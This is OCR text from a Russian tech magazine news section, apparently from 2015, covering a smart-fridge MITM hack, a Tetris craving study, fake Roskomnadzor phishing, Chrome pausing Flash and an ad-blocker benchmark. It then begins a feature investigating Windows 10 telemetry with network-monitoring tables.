
УМНЫЙ ХОЛОДИЛЬНИК ВЫДАЛ ХАКЕРАМ ПАРОЛЬ ОТ GMAIL

Холодильник был побежден хакерами из компании Pen Test Partners во время пентестерского конкурса на конференции DEF CON. Специалисты по безопасности после нескольких попыток сумели взломать холодильник Samsung и выманить у него учетные данные от аккаунта Gmail.

Подключенный к интернету холодильник авторизуется на сайте Google Calendar, чтобы показывать хозяину информацию о текущих делах на встроенном экране. Хотя в холодильнике реализована поддержка SSL, компания-производитель не позаботилась о правильной проверке сертификата при установке защищенного соединения с сервером Google, что делает возможным проведение атаки MITM. Устройство подключается к сети по Wi-Fi, так что теоретически провести атаку можно из-за пределов квартиры, от соседей или с улицы.

Просканировав порты, хакеры нашли два сервиса на портах 4444 (SSL) и 8888. Первый из них используется мобильным приложением, которое извлекает сертификат из локального хранилища. Правда, им так и не удалось подобрать пароль

для него. Также безуспешной оказалась попытка заменить прошивку холодильника через поддельное обновление. Тем не менее MITM-атака признана успешной, поскольку холодильник все-таки выдал учетные данные от аккаунта Google.



КОМПЬЮТЕРНЫЕ ИГРЫ СНИЖАЮТ ТЯГУ К ЕДЕ, НАРКОТИКАМ И СЕКСУ НА 20%

Психологи из университета Плимута и Технологического университета Квинсленда (Великобритания) тщательно изучили, какое воздействие оказывает «Тетрис» на мозг человека. Оказалось, что игра на смартфоне в течение трех минут на 20% подавляет тягу к наркотикам, еде, сигаретам, алкоголю, сексу и другим активным действиям.

Это первое исследование такого рода, проведенное на людях в естественной среде их обитания, за пределами лаборатории. Подопытные отчитывались

о субъективной тяге, в то же время получали по СМС указания играть в «Тетрис» в случайные интервалы — семь раз в течение дня. В эксперименте принял участие 31 студент в возрасте 18–27 лет.

В каждом третьем измерении у студентов была зарегистрирована тяга к различным веществам или действиям. В большинстве случаев это была тяга к еде, но в 21% случаев тяга была классифицирована как наркотическая: кофе, сигареты, вино и пиво. В 16% тяга связана с конкретными действиями: желание спать, играть в компьютерные игры, общаться с друзьями или заниматься сексом.

Положительный эффект «Тетриса» со снижением тяги отмечен в течение всех семи дней эксперимента. Студенты запускали игру в среднем по сорок раз, но эффект так и не ослабел. Ученые предполагают, что игра в «Тетрис» каким-то образом интерферирует со страстным желанием человека сделать что-то другое. Другими словами, мозг просто переключается на другую задачу и немного отвлекается от навязчивого желания.

91%

российских пользователей считает интернет дополнением к своей памяти и мозгу

→ «Лаборатория Касперского» провела опрос, который наглядно показывает, что постоянный доступ к интернету нас избаловал и портит память. Когда нам что-то нужно, 53% пользователей первым делом обращаются к интернету за информацией, и лишь четыре человека из десяти сначала пытаются самостоятельно вспомнить нужное. Каждый пятый пользователь забывает найденную информацию почти сразу после использования. 90% опрошенных считают, что в современном мире у людей слишком много контактных данных, чтобы помнить их все.

16%

пользователей Windows 10 используют браузер Edge

→ Интересные данные приводят компании Net Applications и StatCounter. Похоже, особой популярности браузер Edge пока не завоевал. По данным Net Applications, новый браузер в первые дни после релиза ОС использовали 0,14% пользователей, тогда как Windows 10 была установлена на 0,39% компьютеров. В середине августа StatCounter сообщила, что доля Windows 10 выросла до 4,4% рынка, но только 0,7% пользователей перешли на Edge. Если верить этой статистике, доля Edge на рынке не растет, а падает.

ФАЛЬШИВЫЙ РОСКОМНАДЗОР И БЛОКИРОВКА «ВИКИПЕДИИ»

В Рунете произошла массовая рассылка писем от имени Роскомнадзора в адрес администраторов доменных имен в зоне.ru. Прикрываясь именем Федеральной службы по надзору в сфере связи, информационных технологий и массовых коммуникаций, злоумышленники потребовали от админов разместить на сервере «невинный» файл с названием reestr-id198617.php. Письма приходили с адреса zapret-info@roskomnadzor.org.

Массовая рассылка была сделана явно на волне информационного шума о блокировке «Википедии», которую попытался осуществить Роскомнадзор. Как известно, одна из статей русскоязычной версии энциклопедии, в которой содержалась подробная информация о наркотическом веществе чарас, была

признана противоправной и запрещенной к доступу на территории РФ. Поскольку «Википедия» использует протокол шифрования HTTPS, то заблокировать одну страницу провайдеры не могли, так что утром 26 августа 2015 года под блокировку попала вся энциклопедия.

Блокировка продлилась недолго: вскоре Роскомнадзор пошел на попятную и убрал «Википедию» из реестра, несмотря на то что редакторы «Википедии» значительно расширили статью и дополнили ее новыми разделами. Однако история получила широкое освещение в СМИ и вызвала общественный резонанс, то есть в массовое сознание проникла схема «районный суд — Роскомнадзор — блокировка». Эту схему, как мы видим, теперь используют в социальной инженерии.

«Есть два способа отвечать на конкуренцию. Первый — совершенствовать себя и свой проект. Второй — пытаться вредить конкурентам. Первый способ долгосрочно работает, второй — нет.
Как только вы смещаете фокус с саморазвития на конкурентов, вы впускаете в себя страх перед ними. Вы неосознанно приближаете то, чего боитесь. Страх — это самосбывающееся пророчество»


Павел Дуров
об отключении Instagram ВКонтакте

CHROME ПОСТАВИЛ FLASH НА ПАУЗУ С ПЕРВОГО СЕНТЯБРЯ

Браузер Chrome с сентября 2015 года перестанет воспроизводить флеш-анимацию по умолчанию. Компания Google давно предупреждала издателей, чтобы те переделывали свой контент на HTML5. Для этого разработано несколько специализированных инструментов.

Во-первых, все новые рекламные кампании, которые загружались в AdWords в формате Flash, автоматически конвертируются в HTML5. После 1 сентября 2015 года автоматическая конвертация станет доступна для большинства действующих рекламных кампаний. Во-вторых, Google выпустила несколько специальных инструментов для разработки рекламных баннеров в HTML5, в том числе для Google Web Designer и DoubleClick Studio.

Из-за серьезных проблем с безопасностью и производительностью Flash все больше компаний принимают решение отказаться от поддержки этого формата. Например, такое решение принял гигант электронной коммерции Amazon, который запретил размещение флеш-баннеров на своем сайте.



БЛОКИРОВЩИКИ РЕКЛАМЫ СРАВНИЛИ ПО ПРОИЗВОДИТЕЛЬНОСТИ

Независимый разработчик по имени Реймонд из Малайзии провел сравнительное тестирование десяти самых популярных расширений для блокировки рекламы к браузерам Chrome и Firefox. Измерялась скорость загрузки страницы (среднее время после десяти загрузок), пиковый объем выделяемой оперативной памяти и пиковая нагрузка на процессор. Тестирование проводилось на обычном ноутбуке с процессором Core Duo 2,2 ГГц, четырьмя гигабайтами ОЗУ и подключением к интернету по Wi-Fi. Браузеры — Chrome 44 и Firefox 40.

На всех тестируемых сайтах отмечено значительное сокращение времени загрузки страницы (примерно в три раза). Среди расширений особенной мед-

лительностью работы выделяется Adblock Plus, а эффективнее всех работает µBlock Origin, который обеспечил скорость загрузки страницы в среднем на 0,4 с быстрее остальных. Преимущество µBlock Origin характерно и для Chrome, и для Firefox. Оперативную память лучше всех экономит расширение Ghostery.

РАВЕНСТВО И БАЛАНС В APPLE

→ Компания Apple представила ежегодный отчет о так называемом личностном многообразии. Эта статистика призвана продемонстрировать, что компания набирает на работу не только белых мужчин и не допускает подобной дискриминации.

Суммарно в подразделениях Apple по всему миру работают около

100 000

человек.

11 000 женщин было нанято за последний год, что почти в два раза больше прошлогоднего показателя (6 500)

В этом году на работу взяли на **50%** больше чернокожих и на 66% латиноамериканцев.

Однако **69%** нанятых за год сотрудников — мужчины, **55%** из них белые.

Лидирующие посты по-прежнему занимают мужчины (в **72%** случаев), **63%** из них белые.

60 из **83** высших должностных лиц компании тоже белые мужчины, женщина там вообще всего одна.

→

Сцена

84ckf1r3
84ckf1r3@gmail.com

ТАЙНАЯ ЖИЗНЬ WINDOWS 10

О ЧЕМ WINDOWS 10 СТУЧИТ В MICROSOFT
И КАК ЗАСТАВИТЬ ЕЕ ПРЕКРАТИТЬ


С момента своего появления Windows был естественной средой обитания зловредов всех мастей. Похоже, новая версия этой операционки сама стала одним из троянов. Сразу после установки чистая система ведет себя подозрительно. Данные рекой льются на десятки серверов Microsoft и партнерских компаний. Мы решили разобраться с жалобами на шпионские замашки «десятки» и узнали, что и куда она отправляет.

MICROSOFT > NSA

Первые сообщения о странном поведении Windows 10 появились еще на этапе знакомства с Technical Preview. Значительный трафик в ней создается постоянно — даже когда не запущено ни одно приложение для работы в сети. Тогда такое поведение списывали на сбор статистики, необходимой для отладки. В Microsoft изучали поведение нового продукта на разных конфигурациях, а пользователи играли роль бета-тестеров. Вроде бы все логично. Однако с выходом релиза ничего не изменилось и жалоб стало только больше.

«В прошлые выходные я обновил Windows 8 на лэптопе моего сына до Windows 10. Сегодня в первый рабочий день мне пришло письмо из Microsoft с темой „Еженедельный отчет об активности“. В нем были подробнейшие сведения о действиях сына за ноутбуком: когда и сколько он за ним сидел, какие приложения использовал и как долго, что искал в Сети, какие сайты посещал и многое другое. Я был крайне возмущен, поскольку не собирался следить за своим ребенком. В Microsoft мне ответили, что если я не хочу получать подобных писем, то мне следует указать это в настройках семейного аккаунта через свою учетную запись. В Windows 8 такой проблемы не было». Это отрывок из письма друга известного писателя и активиста Кори Доктороу, опубликованное в блоге Boing Boing. Многие обозреватели утверждают, что эти сведения о пользователях по-прежнему собираются — независимо от настроек аккаунта. Если что-то и можно отключить, то это отчеты, которые приходят на почту.Самое интересное, что сбор различной информации встроенными средствами Windows 10 подробно описан в «Заявлении о конфиденциальности». Конечно, большинство не станет его читать, а среди ознакомившихся будет много недоумевающих. Формулировки в объемном тексте используются хитрые и размытые. Из них трудно понять, что именно изменится в плане приватности с переходом

на Windows 10. Если кратко, то о ней можно будет забыть. Правозащитники сходятся во мнении, что система сразу начинает собирать все данные, которые только может получить.



Заявление об отсутствии конфиденциальности

Вот список их основных типов.

Биометрические:

- образец голоса и произношения определенных слов;
- образец почерка (рукописного ввода);
- образцы набираемых текстов в любом приложении.

Геолокационные:

- информация о текущем местоположении;
- история местоположений с указанием временных меток.

Технические:

- данные об оборудовании, включая идентификаторы устройств;
- сведения о подключенных сетях (проводных и беспроводных);
- сведения телеметрии;
- данные от любых встроенных датчиков.

Поведенческий анализ:

- история поисковых запросов;
- история посещенных веб-страниц;
- время старта Windows и завершения работы;
- время запуска и закрытия каждого приложения.

Покупательская активность:

- загрузки приложений из фирменного магазина;
- переход по ссылкам контекстной рекламы;
- переход по ссылкам персонализированной рекламы.

Перечень можно продолжить, но и такого набора достаточно, чтобы начать собственное исследование. Забегая вперед, отметим, что часть обвинений в адрес Windows 10 все-таки не подтвердилась. Например, чешское издание AE News предполагает, что ОС выполняет отправку изображения с веб-камеры на серверы Microsoft. В нашем тесте система отреагировала на подключение камеры лишь установкой драйверов — никаких посторонних действий с ней зарегистрировано не было ни сразу, ни потом.

НАБЛЮДЕНИЕ ЗА НАБЛЮДАТЕЛЕМ

Привычных инструментов в арсенале хакера предостаточно для изучения любого софта. Тестовый комп с чистым SSD, виртуальная машина, снифер Wireshark, HTTP-прокси и дебаггер Fiddler, монитор сетевых соединений TCPView, а также программы для создания снимков реестра и мелкие вспомогательные утилиты. Мы старались использовать версии, не требующие установки. Исключение составили только Wireshark и Fiddler из-за специфики их работы. Эти программы оставили напоследок, чтобы большая часть тестирования выполнялась на совершенно чистой системе. Сетевой трафик анализировался как в настройках Windows 10 по умолчанию, так и после поэтапного отключения всех следящих функций.

Из официальных документов следует, что за пользователем следят: сама Windows, глубоко интегрированный поиск Bing, голосовой помощник Cortana, служба MSN, пакет Office, клиент облачного хранилища OneDrive, почтовый

клиент Outlook, а также Skype, Silverlight и Xbox Live. Подробнее об этом написано на сайте Microsoft (http://www.microsoft.com/ru-ru/privacystatement/Default.aspx). Посмотрим, как именно происходит сбор данных.

Первый старт Windows 10

Выполнив чистую установку сборки 10240, мы стали наблюдать за ее сетевым поведением с помощью TCPView. Никаких других действий при этом не выполнялось. Поначалу все было тихо — как в «семерке». Лишь фирменный магазин приложений показывал готовность получить данные через сеть доставки контента от Akamai Technologies.Когда уже стало надоедать сидеть в засаде, внезапно ожил системный процесс **`\Windows\System32\svchost.exe`**. Он установил подключение к удаленному узлу 191.232.139.254 и отправил на него 7,5 Кбайт.

TCPView - Sysinternals: www.sysinternals.com

File Options Process View Help

Process	PID	Protocol	Local Port	Remote Address	Remote Port	State	Sent Pa...	Sent Bytes
WinStore.Mobile.exe	2188	TCP	49465	a23-65-118-14.deploy.static.akamaitechnologies.com	https	CLOSE_WAIT		
WinStore.Mobile.exe	2188	TCP	49466	a23-64-219-156.deploy.static.akamaitechnologies.com	https	CLOSE_WAIT		
WinStore.Mobile.exe	2188	TCP	49467	a104-81-215-222.deploy.static.akamaitechnologies.com	http	CLOSE_WAIT		
WinStore.Mobile.exe	2188	TCP	49468	a104-81-215-222.deploy.static.akamaitechnologies.com	http	CLOSE_WAIT		
WinStore.Mobile.exe	2188	TCP	49469	a104-81-215-222.deploy.static.akamaitechnologies.com	http	CLOSE_WAIT		
WinStore.Mobile.exe	2188	TCP	49470	a104-81-215-222.deploy.static.akamaitechnologies.com	http	CLOSE_WAIT		
WinStore.Mobile.exe	2188	TCP	49471	a104-81-215-222.deploy.static.akamaitechnologies.com	http	CLOSE_WAIT		
WinStore.Mobile.exe	2188	TCP	49472	a104-81-215-222.deploy.static.akamaitechnologies.com	http	CLOSE_WAIT		
WinStore.Mobile.exe	2188	TCP	49473	a23-64-217-191.deploy.static.akamaitechnologies.com	https	CLOSE_WAIT		
svchost.exe	828	TCP	49696	a88-221-132-41.deploy.akamaitechnologies.com	http	ESTABLISHED		

Endpoints: 10 Established: 1 Listening: 0 Time Wait: 0 Close Wait: 9

Затишье перед бурей

TCPView - Sysinternals: www.sysinternals.com

File Options Process View Help

Process	PID	Protocol	Local Port	Remote Address	Remote Port	State	Sent Pa...	Sent Bytes	Rcvd Packe...	Rcvd Bytes
System	4	UDP	netbios-ns	*	*		9	450	3	150
svchost.exe	1692	TCP	49700	191.232.139.254	https	ESTABLISHED	5	7,465	3	1,215
svchost.exe	828	UDP	50502	*	*		4	223	3	327
System	4	UDP	netbios-dgm	*	*					
svchost.exe	916	UDP	ssdp	*	*					
svchost.exe	916	UDP	ssdp	*	*					

